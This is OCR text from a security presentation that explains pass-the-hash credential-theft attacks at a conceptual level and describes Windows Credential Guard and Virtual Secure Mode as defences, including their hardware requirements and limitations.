


Healthy Computer

User Receives Email

User Lured to Malicious Site

Device Infected with Malware


Healthy Computer
User Receives Email
Helpdesk Logs Malicious Site
Identity Stolen, Attacked With Increased Privs

eives
il
010101
101010
010101
User Lured to
Malicious Site
Device
Infected with
Malware
HelpDesk Logs
into Device
Identity Stolen,
Attacker Has
Increased Privs

“PASS THE HASH” ATTACKS

Today’s security challenge

TODAY'S SECURITY CHALLENGE

PASS THE HASH ATTACKS

Access to one device can lead to access to many

1.

Single IT Pro's machine is compromised

IT Pro manages kiosks/shared devices on network


Attacker steals IT Pro's access token

2.


Using IT Pros access token attacker looks for kiosk/shared devices and mines them for tokens

3.

Repeat




Pass-The-Hash Technique



1. Fred runs malware, he is a Local Administrator
2. There is a Pass the Hash Session established with another computer
3. Malware infects Sue's laptop as Fred
4. Malware infects File Server as Sue


Pass-The-Hash Solution: Virtual Secure Mode

- VSM uses Hyper-V powered secure execution environment to protect derived credentials – you can get things in but can't get things out
- Decouples NTLM hash from logon secret
- Fully randomizes and manages full length NTLM hash to prevent brute force attack
- Derived credentials that VSM protected LSA Service gives to Windows are non-replayable




Credential Guard: What it is?

- Credential Guard uses virtualization-based security to isolate secrets such as cached credentials
- Mitigates pass-the-hash or pass-the-ticket attacks
- Takes advantage of hardware security including secure boot and virtualization



Virtual Secure Mode



Credential Guard: Hardware requirements

- Windows 10 Enterprise or Education editions
- Unified Extensible Firmware Interface (UEFI) 2.3.1 or greater
- Virtualization Extensions such as Intel VT-X, AMD-V and SLAT must be enabled
- x64 version of Windows
- IOMMU, such as Intel VT-d, AMD-Vi
- TPM 2.0
- BIOS lockdown


Credential Guard: On Virtual Machine

- Credential Guard can also be deployed on virtual machine
- Virtual machine must fulfill following requirements:
  - Generation 2 VM
  - Enabled virtual TPM
  - Running Windows 10 or Windows 2016

Microsoft
Hyper-V

Credential Guard: Isolated User Mode

- Once an attacker has administrative privileges on a machine, it's possible to pull from the memory space of the operating system
- With IUM, there's a boundary:
  - Drivers can't get into the Local Security Authority
  - Strict signing is enforced in the IUM
  - Credentials are encrypted




Credential Guard: Limitations

- Enabling Credential Guard blocks:
  - Kerberos DES encryption support
  - Kerberos unconstrained delegation
  - Extracting the Kerberos TGT
  - NTLMv1
- Applications will prompt and expose credentials to risk:
  - Digest authentication
  - Credential delegation
  - MS-CHAPv2

Credential Guard: Without protection

- Credential Guard does not protect:
  - Local accounts
  - Microsoft accounts
  - AD database on domain controllers
  - Against key loggers
  - Credman
- When deployed in VM it protects against attacks inside VM, however not against attacks originating from host.



